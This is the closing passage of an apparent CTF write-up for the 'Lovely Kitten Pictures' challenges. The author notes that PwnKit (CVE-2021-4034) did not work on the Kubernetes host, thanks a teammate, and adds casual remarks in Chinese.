
The pkexec command existed but the CVE-2021-4034 (a.k.a. PwnKit) didn’t affect it.
Maybe the author had fixed other known ways of pwning the machine, 23333.
BTW, it was a k8s machine.

So we finished all the challenges of the Lovely Kitten Pictures, but to some extent it was so easy for other players and I was so rubbish, 555.

Many thanks for my teammate @nemo who solved the challenges with me.
喵喵好菜啊,呜呜(
当然感谢熊熊 nemo 一起来看题,贴贴!hhh
写嘤语好累,为啥想不开用英语写啊
(溜了溜了喵~